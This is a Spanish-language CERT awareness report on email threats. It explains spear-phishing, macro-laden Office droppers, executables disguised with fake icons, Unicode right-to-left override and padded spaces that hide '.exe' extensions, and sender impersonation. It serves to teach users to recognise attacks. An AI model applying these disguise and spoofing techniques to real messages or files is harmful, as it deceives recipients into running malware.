
CCN-CERT

BP/02

Correo electrónico

INFORME DE BUENAS PRÁCTICAS

MAYO **2021**



Edita:

centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.05.18 23:25:06 +02'00'

Centro Criptológico Nacional, 2021

Fecha de Edición: mayo de 2021

Índice

1. Sobre CCN-CERT

El CCN-CERT es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN (www.ccn.cni.es). Este servicio se creó en el año 2006 como el **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 regulador del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015, de 23 de octubre.


De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. Introducción

Actualmente el correo electrónico sigue siendo una de las herramientas más utilizadas por cualquier entorno corporativo para el intercambio de información. A pesar de que en los últimos años han surgido multitud de tecnologías y herramientas colaborativas para facilitar la comunicación y el intercambio de ficheros, el correo electrónico parece seguir siendo la herramienta predilecta de muchas empresas y usuarios. No es de extrañar, por tanto, que los atacantes traten de utilizar este medio para tratar de infectar y comprometer equipos.

Según datos recogidos por Proofpoint [Ref - 1], durante 2019 el 88 % de las organizaciones de todo el mundo habían reconocido ser víctimas de ataques de spear-phishing, y el 86% que se enfrentaron a ataques BEC (Bussines Email Compromise). Dichos ataques se traducen en pérdidas monetarias de gran valor las cuales suelen ir acompañadas de otro tipo de daños colaterales como el perjuicio reputacional de la empresa o el robo de información confidencial.

Otro informe de ENISA de este mismo año [Ref – 2] revela que el spear-phishing sigue siendo una técnica de acceso inicial extremadamente frecuente utilizada por los ciberdelincuentes. Estos, utilizan una variedad de tácticas de ingeniería social para inducir a los destinatarios a abrir archivos adjuntos o navegar a un sitio web infectado. El informe también recoge que los mensajes de spear-phishing suelen contener documentos maliciosos de Microsoft Office habilitados para macros, o un enlace a dichos documentos. Un vez el usuario selecciona la opción de "Habilitar contenido", la macro incrustada suele iniciar la ejecución de una cadena de scripts ofuscados que, en última instancia, da lugar a la descarga del malware de primera fase o dropper. El informe también recoge información [Figura 2-1] sobre el aumento de ataques de phishing en la que los atacantes se aprovechaban de la crisis mundial por la COVID-19, así como datos sobre las pérdidas monetarias por ataques BEC, el origen de la mayoría de los adjuntos dañinos, etc.



Aunque el sector financiero suele ser la principal opción de los atacantes, son escasas las industrias que quedan exentas de este tipo de incidentes. El espionaje industrial, militar o político así como el robo de información confidencial o la extorsión son sólo algunos de los objetivos finales de los ciberdelincuentes.

No sólo las organizaciones, sino las cuentas de correo no corporativas de los usuarios, es decir, las cuentas personales suelen ser también objeto de numerosos ataques. En este caso, el robo de identidad o el *phishing* bancario suele ser el más habitual. Además, el empleo de ransomware [Ref – 3] para extorsionar a los usuarios y solicitar una determinada cifra de dinero por recuperar sus ficheros ha sido y sigue siendo una buena fuente de ingresos para los atacantes, convirtiéndose en una de las mayores amenazas informáticas del mundo. A diferencia de los ataques dirigidos mencionados anteriormente el envío de emails dañinos contra cuentas personales suele realizarse de forma masificada, es decir, a un elevado número de cuentas de correo (los cuales pueden ascender a decenas de miles) con el objetivo de generar el mayor número posible de infecciones en el menor tiempo posible.

La concienciación, el sentido común y las buenas prácticas en el uso del correo electrónico son las mejores defensas para prevenir y detectar este tipo de incidentes. El presente documento tendrá como objetivo describir algunas de estas prácticas con el fin de ayudar a los usuarios finales a identificar correos electrónicos dañinos.

Para ello, en primer lugar, se darán a conocer las técnicas más habituales de ingeniería social así como los recursos utilizados por los atacantes para conseguir infectar un equipo u obtener información personal de un usuario. Posteriormente, tras conocer dichas técnicas, se ofrecerán un conjunto de pautas y recomendaciones para mitigar las acciones dañinas descritas.

La concienciación, el sentido común y las buenas prácticas en el uso del correo electrónico son las mejores defensas para prevenir y detectar este tipo de incidentes

Resultados

- **26.200 millones de euros de pérdidas en 2019 con ataques de compromiso de correo electrónico empresarial (BEC).**
- **El 42,8% de todos los adjuntos dañinos fueron documentos de Microsoft Office.**
- **Aumento del 667% de las estafas de *phishing* en solo 1 mes durante la pandemia de COVID-19.**
- **El 30% de los mensajes de *phishing* se enviaron los lunes.**
- **El 32,5% de todos los correos electrónicos utilizaron la palabra clave "pago" en el asunto del correo electrónico.**

[Figura 2-1]
Información sobre ataques de *phishing*. Fuente: ENISA

3. Correo electrónico como vía de infección

No cabe duda que el incremento y efectividad de los *client side attacks* [Ref – 4] y de la ingeniería social para engañar a los usuarios por medio de correos electrónicos dañinos ha modificado el paradigma de la seguridad corporativa. Actualmente los *firewalls* perimetrales y la securización de los servicios expuestos a Internet no son contramedidas suficientes para proteger una organización de ataques externos. Los atacantes son conscientes que aprovecharse del factor humano es el método más eficiente para eludir la mayor parte de soluciones técnicas de seguridad implementadas en una organización.


No es de extrañar que el Pentágono [Ref – 6] o incluso empresas tecnológicas relacionadas con servicios y productos de seguridad, como le pasó hace unos años a RSA Security LLC [Ref – 7], hayan sido comprometidas utilizando como vector de entrada un correo electrónico dañino. De hecho, si se analizan los vectores de infección de la mayor parte de incidentes de seguridad relacionados con ataques dirigidos se puede comprobar que el uso de emails dañinos mediante *spear phishing attacks* es el método más empleado.

Incluso grupos de atacantes altamente sofisticados como *Equation Group* [Ref – 8] o APT28 [Ref – 9], los cuales hacen uso de *malware* realmente complejo y dañino, recurren al correo electrónico en algunos de sus ataques para conseguir infectar a sus víctimas.

La figura 3-1 representa de forma simplificada el *modus operandi* de los atacantes para conseguir infectar determinada organización.

En primer lugar, el atacante enviará un email dañino a alguno de los trabajadores de la empresa. Esta fase no se realizará de forma inmediata sino que requerirá de cierto estudio de las víctimas. El atacante se documentará todo lo que pueda de los trabajadores y la propia compañía: hábitos de navegación, horarios de trabajo, perfiles públicos en redes sociales (LinkedIn, Facebook, etc.), relaciones y alianzas con otras

Si se analizan los vectores de infección de la mayor parte de incidentes de seguridad relacionados con ataques dirigidos se puede comprobar que el uso de emails dañinos mediante *spear phishing attacks* es el método más empleado



[Figura 3-1]
Vía de infección mediante el correo electrónico.

empresas, etc.). Todos estos datos ayudarán a perfilar un email más eficaz y creíble. A modo de ejemplo, si el atacante identifica que la organización objetivo "A" tiene ciertas alianzas con la compañía "B", podría elaborar un mail falsificando el remitente y haciéndose pasar por un empleado de la compañía "B". De esta forma forma, no levantaría sospechas cuando un empleado de la compañía "A" recibiera el mensaje.

En el segundo paso, la víctima abriría el mensaje dañino, bien por medio de un adjunto que descargara determinado malware o bien mediante una URL dañina. Si el ataque es sofisticado dicha infección sería totalmente inapreciable y transparente al usuario, incluso si éste cuenta con soluciones de seguridad como, por ejemplo, un antivirus. Tras ejecutar el malware, el atacante tendrá acceso libre a otros recursos internos de la organización como equipos de usuarios, servidores (por ejemplo, el directorio activo), etc. Estas técnicas utilizadas por los atacantes para "saltar" de un equipo comprometido o otros, se denominan "movimientos laterales" [Ref – 10] y serán las que permitirán hacerse con el control de gran parte de los recursos de la organización.

El primer paso para detectar y prevenir este tipo de ataques será conocer las técnicas más utilizadas para engañar a los usuarios. Los siguientes apartados darán a conocer los métodos de engaño más populares.

3.1 Ficheros ejecutables con iconos

Uno de los recursos más utilizados para hacer creer al usuario que el fichero adjunto en el correo es legítimo es asignarle un icono representativo de determinado software conocido. Por ejemplo, el atacante crea un fichero ejecutable y le asigna el icono de Microsoft Excel de forma que el usuario piense que está ejecutando un documento ofimático.

Uno de los recursos más utilizados para hacer creer al usuario que el fichero adjunto en el correo es legítimo es asignarle un icono representativo de determinado software conocido

Este truco ha sido utilizado, por ejemplo, por el *downloader Upatre* encargado de descargar y ejecutar el troyano bancario *Dyre* [Ref – 11]. En este caso, el correo informa al usuario de que dispone de una nueva factura adjunta. Dicha factura se trata de un fichero comprimido .zip. El contenido del mismo será un fichero ejecutable con el icono de Adobe Acrobat. Si el usuario tiene activada la opción "*Ocultar las extensiones de archivo para tipos de archivo conocidos*" no verá la extensión .exe y pensará que se trata de un fichero PDF legítimo [Fig. 3-2].

Algunas campañas de *ransomware* como, por ejemplo, *Cryptolocker* han utilizado también este truco para engañar a los usuarios [Ref – 12].

Asimismo, durante el 2015 diversas empresas de arquitectura en Dinamarca fueron víctimas de diversos *spear phishing* en los que se les enviaba una URL apuntando a determinado recurso en Dropbox. Cuando el usuario hacía clic en el enlace descargaba un fichero ejecutable "enmascarado" con un icono de AutoCad. El hecho de almacenar *malware* en un servicio legítimo como Dropbox o Mega permite evadir algunas soluciones de seguridad que tratan de validar las URL de los correos con determinadas listas de reputación [Fig. 3-3].

[Figura 3-2]
Icono de Adobe Acrobat en un fichero binario (.exe)

[Figura 3-3]
Phishing (icono AutoCAD)
Fuente: heimdalsecurity.com

3.2 Ficheros ofimáticos con macros


Una de las técnicas más utilizadas por los atacantes para conseguir ejecutar código dañino en el equipo de las víctimas es incluir macros en un documento de Office. Estas macros hacen referencia a un lenguaje de programación orientado a eventos que viene integrado en la suite de Microsoft Office y que permite automatizar tareas. Dicho lenguaje se denomina VBA (*Visual Basic for Applications*) [Ref – 13]. Aplicar macros a un documento ofimático permitiría, por ejemplo, asignar determinado formato de forma automatizada a diversas partes de un documento de Word evitando así tener que realizar dicha tarea de forma manual.

Una de las técnicas más utilizadas por los atacantes para conseguir ejecutar código dañino en el equipo de las víctimas es incluir macros en un documento de Office

Sin embargo, las posibilidades y acciones que pueden realizarse mediante el lenguaje VBA van más allá que la simple interacción con los documentos ofimáticos. Por ejemplo, es posible programar instrucciones para realizar otras tareas en el sistema operativo: utilizar APIs de Windows, acceder al sistema de ficheros de la máquina, descargar y ejecutar ficheros, etc. El potencial que proporciona este lenguaje de macros ha sido bien conocido por los atacantes desde hace tiempo y sigue siendo a día de hoy uno de los métodos más utilizados para comprometer equipos. Un atacante únicamente tendría que crear un documento ofimático (por ejemplo, un documento de Word) y embeber código VBA para ejecutar alguna acción dañina. Lo más común es que dichas acciones estén dirigidas a descargar y ejecutar un binario que permita el control remoto de la máquina (por ejemplo, un troyano). Otra opción es incluir el binario dañino en la propia macro.

Un ejemplo es la técnica que utilizó BlackEnergy 3 [Ref – 14] para comprometer los equipos de la red de distribución eléctrica en la zona oeste de Ucrania. En la siguiente imagen se muestra un fragmento de código de la macro utilizada en el documento de Excel que fue remitido vía mail a uno de los trabajadores de la compañía. El cuadro verde muestra el fichero ejecutable que será creado en el directorio temporal del usuario. El contenido de dicho binario estará definido en una serie de arrays dentro de la propia macro. Una vez que el binario ha sido descargado es ejecutado desde la instrucción *Shell* (cuadro azul).

[Figura 3-4] Macro (*dropper*)




Aunque las versiones actuales de Microsoft Office impiden por defecto la ejecución de macros, los atacantes no han cesado en su uso. La siguiente imagen se corresponde con un documento utilizado por una de las campañas del troyano bancario Dridex [Ref – 15]. Cuando el usuario abre el documento dañino se muestran instrucciones de cómo habilitar las macros en las versiones de Microsoft Office 2013 y 2010. Los atacantes utilizan de nuevo la ingeniería social mediante el siguiente mensaje de alerta:

ATENCIÓN:

Este documento fue creado por una nueva versión de Microsoft Office. Las macros deben ser habilitados para mostrar el contenido del documento

[Figura 3-5] Ingeniería Social para habilitar las macros. Fuente: Proofpoint.com

Un usuario confiado únicamente debe pulsar en el botón del *banner* "*Enable Content*" para ejecutar el código dañino. La siguiente captura muestra un ejemplo similar; en este caso, un *malware* de tipo POS (*Point of Sale*) [Ref – 16] instruye al usuario de como habilitar las macros bajo la excusa de que el fichero está protegido.



[Figura 3-6]
Ingeniería social para habilitar las macros

3.3 Uso del carácter RLO

Observar la extensión de un fichero suele ser una de las recomendaciones de seguridad más mencionadas antes de abrir cualquier adjunto recibido vía email. Los atacantes, conscientes de este hecho, han recurrido a técnicas realmente ingeniosas para hacer creer a los usuarios que determinada extensión se corresponde con un fichero inofensivo. Una de estas técnicas se denomina "*Right to left Override*" y se aprovecha de determinados caracteres unicode para representar ciertas cadenas de manera inversa.


Observar la extensión de un fichero suele ser una de las recomendaciones de seguridad más mencionadas antes de abrir cualquier adjunto recibido vía email

Unicode, tal y como describe la compañía Oracle, se corresponde con:

"... el estándar de codificación de caracteres universal utilizado para la representación de texto para procesamiento del equipo. Unicode proporciona una manera consistente de codificación de texto multilingüe y facilita el intercambio de archivos de texto internacionales."

Uno de estos caracteres, denominado RLO (*right to left override*), ha sido diseñado para soportar lenguajes escritos de derecha a izquierda como el hebreo o el árabe. Los atacantes, sin embargo, se han aprovechado del mismo para invertir el orden de visualización de los últimos caracteres que conforman el nombre de un fichero junto con su extensión. Únicamente es necesario insertar el carácter "U+202e" antes de la cadena que se desea invertir para aplicar dicha codificación. Así, por ejemplo, el nombre de fichero siguiente:

[Figura 3-7]
Carácter RLO



FACTURA_2016_**xcod.exe** se convertiría en FACTURA_2016_**lexe.docx**


Un usuario que reciba dicho fichero puede caer en la trampa de pensar que se trata de un fichero de Word legítimo comprobando únicamente la extensión .docx del mismo. Si, además, se asigna el icono de Microsoft Word al ejecutable el engaño resulta aún más creíble.

3.4 Uso de espacios para ocultar la extensión

Otro método utilizado por los atacantes para ocultar la extensión original del fichero dañino es añadir múltiples espacios justo antes de la verdadera extensión. De este modo un binario con el nombre "*Factura_2016.exe*" podría renombrarse a "*Factura_2016.pdf.exe*" (fíjese en los espacios antes de la extensión .exe). Dicho fichero se vería representado como se muestra en la siguiente figura. Para hacer el engaño más creíble los atacantes suelen modificar también el icono asociado al binario.

Otro método utilizado por los atacantes para ocultar la extensión original del fichero dañino es añadir múltiples espacios justo antes de la verdadera extensión

[Figura 3-9] Uso de espacios para ocultar la verdadera extensión



Un usuario que no repare en los tres puntos indicados por Windows (los cuales indican que la longitud del nombre del fichero es superior a la visualizada) podría pensar que la extensión legítima del fichero es PDF. Este truco fue utilizado, por ejemplo, en determinadas campañas de *spear phishing* llevadas a cabo por APT1[Ref – 17].

3.5 Usurpación del remitente

Como se mencionaba en la introducción del informe, los atacantes, previo al envío de cualquier mail, tratan de obtener la mayor cantidad posible de información acerca de sus víctimas.

Antes de enviar cualquier mail, los atacantes tratan de obtener la mayor cantidad posible de información acerca de sus víctimas

Conocer las alianzas que tiene la organización objetivo con otras empresas, o disponer de los contactos más habituales de cierto trabajador, puede ser el dato decisivo que determine el éxito o fracaso de una campaña de *spear phishing*. En ocasiones esta información se encuentra accesible directamente desde la propia página de la organización, por ejemplo, desde el apartado de proveedores, patrocinadores, etc. Las redes sociales, foros, plataformas de software colaborativo, etc., son otros recursos de gran interés para localizar información sobre los empleados de una empresa. Por ejemplo, si un atacante localiza un foro en el que un trabajador de la compañía que plantea comprometer establece cierto debate con otros usuarios, puede aprovecharse de dicha información para enviarle un mail privado usurpando la identidad de algunos de esos usuarios.

Otro ejemplo; si un atacante conoce que dicho trabajador recibe periódicamente tarifas de precios de un proveedor de servicios, el atacante puede usurpar a dicho proveedor para enviarle un documento dañino y conseguir acceso a su máquina.

